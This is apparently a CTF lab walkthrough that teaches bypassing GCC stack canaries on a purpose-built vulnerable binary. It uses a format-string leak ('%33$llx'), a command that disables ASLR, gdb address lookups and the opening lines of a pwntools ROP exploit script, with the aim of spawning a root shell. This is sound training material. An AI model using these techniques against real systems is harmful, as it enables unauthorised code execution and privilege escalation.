
**This is a challenge that I wrote for the The Petting Zoo CTF.**

| **sudo docker pull ghcr.io/tanc7/tpz-punisher:latest** |
| --- |


| **sudo docker run --rm -it --privileged -p 2222:22 ghcr.io/tanc7/tpz-punisher:latest /bin/bash** |
| --- |

**Admins:** First make sure you turn ASLR off in your victim host. **echo 0 > /proc/sys/kernel/randomize\_va\_space[[1]](#footnote-0)**



**Players:** Login by ssh-ing into it, your user is ctf@<ip address>, your port is 2222, and your password is “player”, ***ssh ctf@<ip address> -p 2222***



Type **tmux** to open a tmux session and if you want bash completion type **bash**. Split into two panes **Ctrl+B “** if you want horizontal, or **Ctrl+B %** if you want vertical



Switch control of panes by pressing **CTRL+B (up arrow)** go up, and **(down arrow)** to go down so you can multitask. You will be using **nano** for your text editor. For example, **nano exploit.py**, and to save the file **CTRL+X** and hit **Y** to save it. Then you can run the script with **python3 exploit.py**



**Foreword: Limitations of the GDB debugger and why we need pwntools**

When you complete this exercise, gdb will spawn a child process that forks (the root shell that popped), by default because you have not entered a command, the child shell immediately exits and dies[[2]](#footnote-1). Once we prove that we can actually spawn a malicious root level process, we will modify our code using pwntools (preinstalled on your Docker image) instead of using cumbersome gdb “catch” statements or awkward console commands.[[3]](#footnote-2)


**Exercise #4: Bypassing stack canaries (GCC “StackGuard”) by using format-string specifier attacks and base address leaks with a ROP-chain, Canary Repairing Overwrite, and Relative Addresses**

**Foreword**

In this exercise, we will be using offsets, or “Relative Virtual Addresses” from the C Standard Library of your Linux installation to exploit this binary. This binary is compiled with what is known as “stack canaries”, also called “stack cookies”.

Simple buffer overflows will not work because of GNU Compiler Collection’s StackGuard[[4]](#footnote-3) Feature, which checks the value of a randomly generated canary, usually ending in a null byte, and exits the application with a “Stack Smashing Detected” error.


In the challenge, we have a demo compiled app called “leakvuln”, which if you run it multiple times, intentionally leaks the stack canary.




Your challenge binary is called “formatstringspecvuln”, and we will use a method called a format string bug[[5]](#footnote-4) to leak the canary, repair the canary before it gets evaluated by StackGuard, overwrite the instruction pointer, and use our control of the instruction pointer to execute a ROP-chain utilizing only offsets from the C Standard Library.

As always turn off ASLR **echo 0 > /proc/sys/kernel/randomize\_va\_space**


First let’s run the binary and notice that there is an exploitable bug that leaks the stack canary and notice how the value changes. **./formatstringspecvuln %33\$llx**



Let’s locate the base address to the libc library, open the app in GNU Debugger, **gdb formatstringspecvuln -q** and then press **r** and **Ctrl+C** to stop it.



Locate the starting address (base address) of your standard C Library by typing **vmmap**. Note that because I tested and ran this exploit on Ubuntu 20.04 LTS instead of Kali Linux, these addresses may be different and that means more motivation for YOU to figure out the exploit YOURSELF instead of copy/pasting my exploit code.




We are foregoing manual packing of memory addresses to speed up your learning process by using the pwntools library. First, let’s add your script. And add your base address to the script.

| #!/usr/bin/env python3  from pwn import \* from struct import pack  exe = context.binary = ELF('./formatstringspecvuln')  libc\_base\_address = 0x00007ffff7dad000 |
| --- |

